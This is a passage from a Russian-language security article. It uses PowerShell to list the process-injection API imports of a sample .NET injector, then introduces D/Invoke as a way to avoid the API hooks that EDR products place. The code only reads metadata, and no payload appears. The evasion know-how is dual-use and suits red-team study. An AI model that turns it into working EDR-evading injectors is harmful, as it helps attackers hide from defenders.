        $import = $methodDef.GetImport()
        if ($import.Module.IsNil) {
            continue
        }
```

```
        $dllImportFuncName = $metadataReader.GetString($import.Name)
        $dllImportParameters = $import.Attributes.ToString()
        $dllImportPath =
$metadataReader.GetString($metadataReader.GetModuleReference($import.Module).Na
me)
        Write-Host "$dllImportPath, $dllImportParameters`n$dllImportFuncName`n"
    }
}
```

```
C:\Program Files\PowerShell\7\pwsh.exe
PS C:\> foreach($typeHandler in $metadataReader.TypeDefinitions) {
>>     $typeDef = $metadataReader.GetTypeDefinition($typeHandler)
>>     foreach($methodHandler in $typeDef.GetMethods()) {
>>         $methodDef = $metadataReader.GetMethodDefinition($methodHandler)
>>
>>         $import = $methodDef.GetImport()
>>         if ($import.Module.IsNil) {
>>             continue
>>         }
>>
>>         $dllImportFuncName = $metadataReader.GetString($import.Name)
>>         $dllImportParameters = $import.Attributes.ToString()
>>         $dllImportPath = $metadataReader.GetString($metadataReader.GetModuleReference($import.Module).Name)
>>         Write-Host "$dllImportPath, $dllImportParameters`n$dllImportFuncName`n"
>>     }
>> }
kernel32.dll, ExactSpelling, SetLastError, CallingConventionWinApi
OpenProcess

kernel32.dll, ExactSpelling, SetLastError, CallingConventionWinApi
VirtualAllocEx

kernel32.dll, CallingConventionWinApi
WriteProcessMemory

kernel32.dll, CallingConventionWinApi
CreateRemoteThread
```

Рис. 1.9. Смотрим импорты в SimpleInjector.exe

Примечание

Эти импорты представляют собой способ взаимодействия приложений .NET с неуправляемым кодом — таким, например, как функции библиотек `user32.dll`, `kernel32.dll`. Этот механизм называется P/Invoke (Platform Invocation Services), а сами сигнатуры импортируемых функций с набором аргументов и типом возвращаемого значения можно найти на сайте pinvoke.net (**https://www.pinvoke.net/**) (рис. 1.9).

При анализе этого добра в динамике, как ты понимаешь, дела обстоят еще проще: так как все EDR имеют привычку вешать хуки на userland-интерфейсы, вызовы подозрительных API сразу поднимут тревогу. Подробнее об этом можно почитать в ресерче (**https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/**) @ShitSecure (**https://twitter.com/ShitSecure**), а в лабораторных условиях хукинг нагляднее всего продемонстрировать с помощью API Monitor (**http://www.rohitab.com/apimonitor**, рис. 1.10).

Итак, что же со всем этим делать?



Рис. 1. 10. Хукаем kernel32.dll в SimpleInjector.exe

Введение в D/Invoke

В 2020 году исследователи @TheWover (**https://twitter.com/therealwover**) и @FuzzySecurity (**https://twitter.com/fuzzysec**) представили новый API для вызова неуправляемого кода из .NET — D/Invoke (Dynamic Invocation, по аналогии с P/Invoke). Этот способ основан на использовании мощного механизма делегатов (**https://docs.microsoft.com/ru-ru/dotnet/csharp/programming-guide/delegates/**) в C# и изначально был доступен как часть фреймворка для разработки постэксплуатационных тулз SharpSploit (**https://github.com/cobbr/SharpSploit**), однако позже был вынесен в отдельный репозиторий (**https://github.com/TheWover/DInvoke**) и даже появился (**https://www.nuget.org/packages/DInvoke/**) в виде сборки на NuGet.

С помощью делегатов разработчик может объявить ссылку на функцию, которую хочет вызвать, со всеми параметрами и типом возвращаемого значения, как и при использовании импорта с помощью атрибута `DllImport`. Разница в том, что в отличие от импорта с помощью `DllImport`, когда адрес импортируемых функций ищет